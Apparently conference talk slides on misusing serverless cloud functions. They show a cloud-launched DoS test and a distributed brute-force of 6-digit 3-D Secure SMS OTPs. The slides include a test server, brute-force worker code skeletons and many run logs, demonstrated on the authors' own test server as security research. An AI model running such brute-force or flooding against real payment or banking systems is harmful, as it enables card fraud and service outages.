| <input checked="" type="checkbox"/> |      | <div><div></div></div> 2 hours ago 43 minutes ago Unhealthy | http/       | No alarms |



# Monitor the target

## AWS Route 53 Health Checks


Multiple regions/locations



|  | Name | Status  | Description | Alarms                | ID                  |
|--|------|---|-------------|-----------------------|---------------------|
|  |      | <div><div></div>Healthy</div> 4m 10sec ago44 minutes ago  | https       | No alarms configured. | 7cc9ff4d-786d-470b- |
|  |      | <div><div></div>Unhealthy</div> 3 hours ago44 minutes ago | http/       | No alarms configured. | bf2904ff-9360-4e7d- |
|  |      | <div><div></div>Unhealthy</div> 3 hours ago44 minutes ago | http/       | No alarms configured. | c81b017a-098b-4465- |

| Info   | Monitoring                                   | Alarms                      | Tags   | Health checkers                        | Latency |
|--|--|-----------------------------|--|--|---------|
| <input checked="" type="radio"/> View current status | <input type="radio"/> View last failed check |                             |  | <input type="button" value="Refresh"/> |         |
| Health checker region                                | Health checker IP                            | Last checked                | Status   |  |         |
| Asia Pacific (Tokyo)                                 | 54.250.253.198                               | Sep 18, 2016 7:24:10 AM UTC | Failure: The health checker could not establish a connection within the timeout limit. |  |         |
| Asia Pacific (Tokyo)                                 | 54.248.220.6                                 | Sep 18, 2016 7:24:06 AM UTC | Failure: The health checker could not establish a connection within the timeout limit. |  |         |
| Asia Pacific (Singapore)                             | 54.255.254.198                               | Sep 18, 2016 7:24:12 AM UTC | Failure: The health checker could not establish a connection within the timeout limit. |  |         |
| Asia Pacific (Singapore)                             | 54.251.31.166                                | Sep 18, 2016 7:24:14 AM UTC | Failure: The health checker could not establish a connection within the timeout limit. |  |         |
| Asia Pacific (Sydney)                                | 54.252.254.230                               | Sep 18, 2016 7:24:18 AM UTC | Failure: The health checker could not establish a connection within the timeout limit. |  |         |
| Asia Pacific (Sydney)                                | 54.252.79.134                                | Sep 18, 2016 7:24:05 AM UTC | Failure: The health checker could not establish a connection within the timeout limit. |  |         |
| EU (Ireland)   | 54.228.16.38                                 | Sep 18, 2016 7:24:07 AM UTC | Failure: The health checker could not establish a connection within the timeout limit. |  |         |
| EU (Ireland)   | 176.34.159.198                               | Sep 18, 2016 7:24:10 AM UTC | Failure: The health checker could not establish a connection within the timeout limit. |  |         |
| South America (São Paulo)                            | 54.232.40.102                                | Sep 18, 2016 7:24:05 AM UTC | Failure: The health checker could not establish a connection within the timeout limit. |  |         |
| South America (São Paulo)                            | 177.71.207.134                               | Sep 18, 2016 7:24:07 AM UTC | Failure: The health checker could not establish a connection within the timeout limit. |  |         |
| US East (N. Virginia)                                | 54.243.31.198                                | Sep 18, 2016 7:24:08 AM UTC | Failure: The health checker could not establish a connection within the timeout limit. |  |         |

# The Results



|                |                     |           |                    |          |           |             |
|----------------|---------------------|-----------|--------------------|----------|-----------|-------------|
| Severity Level | Severity Percent    | Impact    | Type               | Affected | Direction | Mitigations |
| High           | 362.7% of 10.9 Mbps | 39.5 Mbps | Profiled Bandwidth | SingNet  | Incoming  | None        |
|                |                     | 3.7 Kpps  |                    |          |           |             |

~30 Mbps

Code running in 1 region/zone of 1 cloud service provider

Good bandwidth available

Abuse not detected by the cloud service provider and our account is still active :)

# Summary

Entry requirements:

- Anyone who knows how to copy/paste a Python script
- Easy - script kiddie with free credit to cloud service providers

Access to:

- High bandwidth
- xx Mbps DDoS infrastructure




SMS OTP

Brute force

## 2: SMS OTP


Online credit card purchases



Access Control Server (ACS):

1. Is this card enrolled in 3-d secure
2. Is auth available
3. Authenticate card holder

ACS has to detect brute force of the OTP value  
ACS is run by or on behalf of an Issuer (bank)



<https://usa.visa.com/dam/VCOM/download/merchants/verified-by-visa-acquirer-merchant-implementation-guide.pdf>


3d secure acs access control server

All Images Videos News More

About 47,100 results (0.87 seconds)

**3D Secure ACS for Issuers - Hosted and In-House**

# Transaction Flow



<https://usa.visa.com/dam/VCOM/download/merchants/verified-by-visa-acquirer-merchant-implementation-guide.pdf>

3-D Secure - Systems and Compliance Testing Policies and Procedures Guide (January 2014)

Product's tested: **ACS** and **MPI**

“**Visa Inc.**'s letter of compliance **does not** under any circumstances **include any endorsement or warranty regarding** the ... **security** ... of any particular product or service”

“The **ACS determines whether the provided password is correct**”

“Cardholder fails to correctly enter the authentication information **within the issuer-defined number of entries** (possible indication of fraudulent user).”

OTP security left to successful implementation of ACS by third party product or hosted service



# The Plan

Need to guess 6 digit SMS OTP value

$10^6 = 1,000,000$  possible values

Time limited window of 100 seconds

Plan:


1. Start a simulated online purchase
2. Load SMS OTP page
3. Capture HTTP request with SMS OTP value
4. Load request into thunderstruck
5. Get correct value and continue session in browser

Complete all the steps within **100 seconds**

Good use case for FaaS?




# Architecture



# Google App Engine (1/2)

First we need a test server that can handle  
1,000,000 requests in 60 seconds  
~16,667 requests/second

200 instances to handle the requests



```
1 runtime: python27
2 api_version: 1
3 threadsafe: true
4
5 instance_class: B1
6
7 manual_scaling:
8   instances: 200
9
10 handlers:
11 - url: /*
12   script: main.app
13
```

```
1 import webapp2
2 from google.appengine.api import memcache
3
4 class MainPage(webapp2.RequestHandler):
5     def get(self):
6         self.response.headers['Content-Type'] = 'text/plain'
7         memclient = memcache.Client()
8
9         # set the otp value
10        setotp = self.request.get("setotp", None)
11        if setotp is not None:
12            memclient.set("setotp", setotp, namespace='brute_otp')
13            otp_guess_count = 0
14            memclient.set("otp_guess_count", otp_guess_count, namespace='brute_otp')
15            otp_guess_max = pow(10, len(setotp))
16            memclient.set("otp_guess_max", otp_guess_max, namespace='brute_otp')
17
18        # get the current stored OTP
19        target_otp = memclient.get("setotp", namespace='brute_otp')
20        if target_otp is not None:
21            self.response.write("Stored OTP: "+str(target_otp)+"\n")
22        else:
23            self.response.write("Stored OTP: None\n")
```

# Google App Engine (2/2)

```
25 # check if the OTP guess is correct
26 otp = self.request.get("otp", None)
27 if otp is None:
28     self.response.write("Enter the OTP in the parameter 'otp'\n")
29 else:
30     memcache.incr("otp_guess_count", delta=1, namespace='brute_otp')
31     if otp == target_otp:
32         self.response.write("Success the correct OTP is: "+otp+"\n")
33     elif otp is not None:
34         self.response.write('OTP is wrong, try again\n')
36 # check how many OTP have been guessed
37 otp_guess_count = memclient.get("otp_guess_count", namespace='brute_otp')
38 otp_guess_max = memclient.get("otp_guess_max", namespace='brute_otp')
39 self.response.write("otp guessed: "+str(otp_guess_count)+"/"+str(otp_guess_max)+"\n")
```

Memcache backend:

- Check if OTP guess is correct
- Track OTP guesses

Memcache service level

Dedicated (2 GB, 20k ops/sec)

Up to 10k ops/sec/GB. [Change](#)

**Daily spending**

**USD 10**

\$ gcloud app deploy

# Function

```
$ cat ./trigger_worker_aws.py
```

```
# setup test server
```

```
"https://otp.appspot.com/?setotp=" + random(...)
```

```
start_time = datetime(...)
```

```
def wait_for_result(...)
```

```
    while Elasticsearch(...).get(...)
```

```
        time.sleep(1)
```

```
    print("OTP is 123456 \o/")
```

```
# invoke Lambda function
```

```
multiprocessing.Pool(...)
```

```
    boto3.client('lambda').invoke(...)
```

```
    wait_for_result(...)
```

```
print("time taken:" + datetime(...) - start_time )
```

```
$ cat ./worker.py
```

**\*Python multiprocessing Pool and Queue won't work on AWS Lambda\***

```
def lambda_handler(...)
```

```
def brute_otp(...)
```

```
    multiprocessing.Process(brute_otp_r
```

```
un, ...)
```

```
def brute_otp_run(...)
```

```
    response = requests.get(url+otp)
```

```
    if success_match in response:
```

```
        add_result_to_es(response)
```

```
    if done_match in response:
```

```
        add_job_to_es(response)
```

```
def add_result_to_es(...)
```

```
def add_job_to_es(...)
```

# Testing

`https://smsotp.appspot.com/?setotp=013370`

Stored OTP: 013370

Enter the OTP in the parameter 'otp'

otp guessed: 0/1000000

`https://smsotp.appspot.com/?otp=123456`

Stored OTP: 013370

OTP is wrong, try again

otp guessed: 1/1000000

`https://smsotp.appspot.com/?otp=013370`

Stored OTP: 013370

Success the correct OTP is: 013370

otp guessed: 2/1000000



Now we have a working test server to simulate the brute force attack within 100 seconds

# Brute-force 4 digits - 100 workers (100/worker)

```
=====[OTP LENGTH 4]=====
setting random OTP value of length: 4 - OTP value is: 8763
server is ready, starting brute force of OTP
Need to spawn 100.0 workers to guess otp [0-9] of length 4 with 100 otp per worker
32 processes to start 7.14285714286 workers for each of the 14 regions
continue?
2017-07-09 16:28:29.478689 - starting brute_otp
Started job id: 91ada05a-eea6-4eb6-b79b-78fe8a347ee1
2017-07-09 16:28:29.480830 - starting workers
2017-07-09 16:28:29.484356 - waiting for answer in elasticsearch
2017-07-09 16:28:31.547423 - done starting workers
finished starting workers in 0:00:02.066530
2017-07-09 16:28:41.808053 - got answer from elasticsearch
{u'otp_value': u'8763'}
found OTP in 0:00:12.329502
2017-07-09 16:28:41.811278 - waiting for job to complete
2017-07-09 16:28:56.023307 - job completed
brute_otp finished in 0:00:26.544594
```

**Try all values in  
26 seconds**

# Brute-force 4 digits - 200 workers (50/worker)

```
=====[OTP LENGTH 4]=====
setting random OTP value of length: 4 - OTP value is: 2577
server is ready, starting brute force of OTP
Need to spawn 200.0 workers to guess otp [0-9] of length 4 with 50 otp per worker
32 processes to start 14.2857142857 workers for each of the 14 regions
continue?
2017-07-09 16:27:42.543748 - starting brute_otp
Started job id: 0bd95391-641b-4c28-b618-634bda7941e5
2017-07-09 16:27:42.546869 - starting workers
2017-07-09 16:27:42.550619 - waiting for answer in elasticsearch
2017-07-09 16:27:44.694512 - done starting workers
finished starting workers in 0:00:02.147645
2017-07-09 16:27:53.474901 - got answer from elasticsearch
{u'otp_value': u'2577'}
found OTP in 0:00:10.931181
2017-07-09 16:27:53.478134 - waiting for job to complete
2017-07-09 16:27:54.327960 - job completed
brute_otp finished in 0:00:11.784056
```

**Try all values in  
11 seconds**



# Brute-force 4 digits - 400 workers (25/worker)

```
=====[OTP LENGTH 4]=====
setting random OTP value of length: 4 - OTP value is: 2167
server is ready, starting brute force of OTP
Need to spawn 400.0 workers to guess otp [0-9] of length 4 with 25 otp per worker
32 processes to start 28.5714285714 workers for each of the 14 regions
continue?
2017-07-09 16:26:58.884780 - starting brute_otp
Started job id: 685b617a-9986-4f6f-bd1a-4f563f545b58
2017-07-09 16:26:58.888718 - starting workers
2017-07-09 16:26:58.892609 - waiting for answer in elasticsearch
2017-07-09 16:27:01.999699 - done starting workers
finished starting workers in 0:00:03.111037
2017-07-09 16:27:04.825824 - got answer from elasticsearch
{u'otp_value': u'2167'}
found OTP in 0:00:05.941202
2017-07-09 16:27:04.829593 - waiting for job to complete
2017-07-09 16:27:06.544043 - job completed
brute_otp finished in 0:00:07.659145
```

**Try all values in  
7 seconds**

# Brute-force 5 digits - 1,000 workers (100/worker)

```
=====[OTP LENGTH 5]=====  
setting random OTP value of length: 5 - OTP value is: 92827  
server is ready, starting brute force of OTP  
Need to spawn 1000.0 workers to guess otp [0-9] of length 5 with 100 otp per worker  
32 processes to start 71.4285714286 workers for each of the 14 regions  
continue?  
2017-07-09 16:22:49.462012 - starting brute_otp  
Started job id: 8fc3d024-ba49-4ecb-ada0-5660935a87bf  
2017-07-09 16:22:49.468667 - starting workers  
2017-07-09 16:22:49.470290 - waiting for answer in elasticsearch  
2017-07-09 16:22:55.765072 - done starting workers  
finished starting workers in 0:00:06.296480  
2017-07-09 16:23:10.736533 - got answer from elasticsearch  
{u'otp_value': u'92827'}  
found OTP in 0:00:21.274614  
2017-07-09 16:23:10.739454 - waiting for job to complete  
2017-07-09 16:24:30.031556 - job completed  
brute_otp finished in 0:01:40.569551
```

**Try all values in  
100 seconds**

# Brute-force 5 digits - 2,000 workers (50/worker)

```
=====[OTP LENGTH 5]=====
```

```
setting random OTP value of length: 5 - OTP value is: 15202
```

```
server is ready, starting brute force of OTP
```

```
Need to spawn 2000.0 workers to guess otp [0-9] of length 5 with 50 otp per worker
```

```
32 processes to start 142.857142857 workers for each of the 14 regions
```

```
continue?
```

```
2017-07-09 16:15:41.324104 - starting brute_otp
```

```
Started job id: be84d27a-bd77-4dde-95a1-802dde9796fa
```

```
2017-07-09 16:15:41.336814 - starting workers
```

```
2017-07-09 16:15:41.339787 - waiting for answer in elasticsearch
```

```
2017-07-09 16:15:47.890910 - got answer from elasticsearch
```

```
{u'otp_value': u'15202'}
```

```
found OTP in 0:00:06.567002
```

```
2017-07-09 16:15:51.180059 - done starting workers
```

```
finished starting workers in 0:00:09.843286
```

```
2017-07-09 16:15:51.180274 - waiting for job to complete
```

```
2017-07-09 16:16:53.400075 - job completed
```

```
brute_otp finished in 0:01:12.075939
```

**Try all values in  
72 seconds**

# Brute-force 5 digits - 4,000 workers (25/worker)

```
=====[OTP LENGTH 5]=====
setting random OTP value of length: 5 - OTP value is: 36033
server is ready, starting brute force of OTP
Need to spawn 4000.0 workers to guess otp [0-9] of length 5 with 25 otp per worker
32 processes to start 285.714285714 workers for each of the 14 regions
continue?
2017-07-09 16:14:25.121882 - starting brute_otp
Started job id: 8c903f9d-8036-41a2-b9f8-8444b9e2523d
2017-07-09 16:14:25.131402 - starting workers
2017-07-09 16:14:25.133104 - waiting for answer in elasticsearch
2017-07-09 16:14:36.006256 - got answer from elasticsearch
{u'otp_value': u'36033'}
found OTP in 0:00:10.884596
2017-07-09 16:14:43.876436 - done starting workers
finished starting workers in 0:00:18.745044
2017-07-09 16:14:43.876572 - waiting for job to complete
2017-07-09 16:14:49.328035 - job completed
brute_otp finished in 0:00:24.206181
```

**Try all values in  
24 seconds**

# Brute-force 6 digits - 10,000 workers (100/worker)

```
=====[OTP LENGTH 6]=====
setting random OTP value of length: 6 - OTP value is: 132103
server is ready, starting brute force of OTP
Need to spawn 10000.0 workers to guess otp [0-9] of length 6 with 100 otp per worker
32 processes to start 714.285714286 workers for each of the 14 regions
continue?
2017-07-09 16:29:46.701166 - starting brute_otp
Started job id: 70961810-964d-4b62-8c34-8b4dbd9e3e0b
2017-07-09 16:29:46.732705 - starting workers
2017-07-09 16:29:46.735767 - waiting for answer in elasticsearch
2017-07-09 16:30:17.796209 - got answer from elasticsearch
{u'otp_value': u'132103'}
found OTP in 0:00:31.097981
2017-07-09 16:30:33.161660 - done starting workers
finished starting workers in 0:00:46.429033
2017-07-09 16:30:33.161845 - waiting for job to complete
2017-07-09 16:33:30.035312 - job completed
brute_otp finished in 0:03:43.334052
```

**~500k attempts in  
first 60 seconds**

# Brute-force 6 digits - 10,000 workers (100/worker)

```
=====[OTP LENGTH 6]=====
setting random OTP value of length: 6 - OTP value is: 365313
server is ready, starting brute force of OTP
Need to spawn 10000.0 workers to guess otp [0-9] of length 6 with 100 otp per worker
32 processes to start 714.285714286 workers for each of the 14 regions
continue?
2017-07-09 16:59:26.960930 - starting brute_otp
Started job id: 48b6c6d6-23c5-46c9-82b5-171605d9e4b7
2017-07-09 16:59:26.980960 - starting workers
2017-07-09 16:59:26.983994 - waiting for answer in elasticsearch
2017-07-09 17:00:08.949795 - got answer from elasticsearch
{u'otp_value': u'365313'}
found OTP in 0:00:41.989282
2017-07-09 17:00:20.354010 - done starting workers
finished starting workers in 0:00:53.373069
2017-07-09 17:00:20.354184 - waiting for job to complete
2017-07-09 17:04:14.738054 - job completed
brute_otp finished in 0:04:47.777224
```

**41 seconds**

# Brute-force 6 digits - 20,000 workers (50/worker)

```
=====[OTP LENGTH 6]=====
```

```
setting random OTP value of length: 6 - OTP value is: 848028
```

```
server is ready, starting brute force of OTP
```

```
Need to spawn 20000.0 workers to guess otp [0-9] of length 6 with 50 otp per worker
```

```
32 processes to start 1666.66666667 workers for each of the 12 regions
```

```
continue?
```

```
2017-07-09 17:31:04.042149 - starting brute_otp
```

```
Started job id: 3ada0c03-2098-4bb7-81a6-59fc23aa13e4
```

```
2017-07-09 17:31:04.105770 - starting workers
```

```
2017-07-09 17:31:04.115192 - waiting for answer in elasticsearch
```

```
2017-07-09 17:32:20.495622 - got answer from elasticsearch
```

```
{u'otp_value': u'848028'}
```

```
found OTP in 0:01:16.453610
```

```
2017-07-09 17:32:41.689405 - done starting workers
```

```
finished starting workers in 0:01:37.583704
```

```
2017-07-09 17:32:41.689607 - waiting for job to complete
```

```
2017-07-09 17:33:05.983280 - job completed
```

```
brute_otp finished in 0:02:01.941091
```

**12 regions**

**Geographically closer to test server**

**76 seconds**

# Brute-force 6 digits - 40,000 workers (25/worker)

```
=====[OTP LENGTH 6]=====
setting random OTP value of length: 6 - OTP value is: 636555
server is ready, starting brute force of OTP
Need to spawn 40000.0 workers to guess otp [0-9] of length 6 with 25 otp per worker
32 processes to start 2857.14285714 workers for each of the 14 regions
continue?
2017-07-09 17:35:32.440217 - starting brute_otp
Started job id: ba9211e5-9f30-4d36-8182-8c1a1638ef6b
2017-07-09 17:35:32.512530 - starting workers
2017-07-09 17:35:32.520186 - waiting for answer in elasticsearch
2017-07-09 17:36:40.556626 - got answer from elasticsearch
{u'otp_value': u'636555'}
found OTP in 0:01:08.116940
2017-07-09 17:38:58.294490 - done starting workers
finished starting workers in 0:03:25.782006
2017-07-09 17:38:58.294680 - waiting for job to complete
2017-07-09 17:39:40.461517 - job completed
brute_otp finished in 0:04:08.021226
```

**68 seconds**



# Brute-force 6 digits - 20,000 workers (50/worker)

```
=====[OTP LENGTH 6]=====
```

```
setting random OTP value of length: 6 - OTP value is: 080514
```

```
server is ready, starting brute force of OTP
```

```
Need to spawn 20000.0 workers to guess otp [0-9] of length 6 with 50 otp per worker
```

```
32 processes to start 4000.0 workers for each of the 5 regions
```

```
continue?
```

```
2017-07-09 17:43:03.199781 - starting brute_otp
```

```
Started job id: 7c632fe4-b75c-4727-939b-bbf0c44acf6b
```

```
2017-07-09 17:43:03.250565 - starting workers
```

```
2017-07-09 17:43:03.260273 - waiting for answer in elasticsearch
```

```
2017-07-09 17:44:40.776670 - done starting workers
```

```
finished starting workers in 0:01:37.526133
```

```
2017-07-09 17:44:44.977822 - got answer from elasticsearch
```

```
{u'otp_value': u'080514'}
```

```
found OTP in 0:01:41.778138
```

```
2017-07-09 17:44:44.985564 - waiting for job to complete
```

```
2017-07-09 17:45:21.050496 - job completed
```

```
brute_otp finished in 0:02:17.850548
```

**5 regions (same geo area)**

Some requests dropped by  
overloaded test server :(

**101 seconds**

# Brute-force 6 digits - 40,000 workers (25/worker)

```
=====[OTP LENGTH 6]=====  
setting random OTP value of length: 6 - OTP value is: 661226  
server is ready, starting brute force of OTP  
32 processes to start 7.14285714286 workers for each of the 14 regions  
will trigger 40000 instances of lambda  
continue?  
2017-07-28 18:18:41.181215 - starting brute_otp  
Started job id: b6c5032a-0263-4421-8c27-67965b295737  
2017-07-28 18:18:41.193053 - starting workers  
2017-07-28 18:18:41.194950 - waiting for answer in elasticsearch  
2017-07-28 18:18:49.840706 - done starting workers  
finished starting workers in 8.647686  
2017-07-28 18:19:10.796215 - got answer from elasticsearch  
{u'otp_value': u'661226'}  
found OTP in 29.615085  
2017-07-28 18:19:10.799785 - waiting for job to complete
```

**29 seconds**

# Demo



# 6 digit OTP

Test server: Google App Engine (Python) with 200 instances of type B1

Possible to guess OTP based on ~500k attempts in 60 seconds

Requirements:

- The ability to keep guessing (no account lockout)

- Server that can handle 10k requests per second (~16.6k in theory)

- Best if attack comes from same geographic region

- Need a bit of luck

## Summary

Count/sec



# Summary

Code:

<https://github.com/ryanbaxendale/thunderstruck-demo/tree/master/sms.otp>

## Verified by Visa Acquirer and Merchant Implementation Guide

Chapter 6: Merchant Server Plug-In Functions:

“The Payer Authentication Request/Response message pair has a recommended timeout value of **5 minutes**, recognizing that cardholders may become distracted while completing the authentication.”

## Going further

8 digit SMS OTP

3 minutes (180 seconds)

Need a more scalable test server

Use MzhN-45437445 Verified by Visa  
OTP for your online transaction on card  
ending                      at ACRA BIZC within 3  
mins.

Other attacks:

Unauth password reset URLs

Account signup/registration

# Further work



# Interesting talks

33c3 2016

## **Gone in 60 Milliseconds**

Intrusion and Exfiltration in Server-less  
Architectures

*Rich Jones*

Blackhat US 2016

## **Account Jumping Post Infection**

## **Persistency & Lateral Movement In AWS**

*Dan Amiga & Dor Knafo*

BSidesLV 2017

## **YARA-as-a-Service (YaaS): Real-Time Serverless Malware Detection**

<https://github.com/airbnb/binaryalert>

*Austin Byers*

Blackhat US 2017

## **Hacking Serverless Runtimes: Profiling AWS Lambda Azure Functions and more**

*Andrew Krug & Graham Jones*

DEF CON 25

## **Starting the Avalanche: Application DoS In Microservice Architectures**

*Scott Behrens, Jeremy Heffner*

# Going further

AWS Lambda - High mem: 1536 MB  
266,667/seconds/month free

